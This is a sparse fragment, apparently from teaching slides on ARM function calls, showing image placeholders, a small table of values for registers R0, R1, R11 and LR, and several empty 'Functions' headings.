
REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564


Functions




Functions




Functions



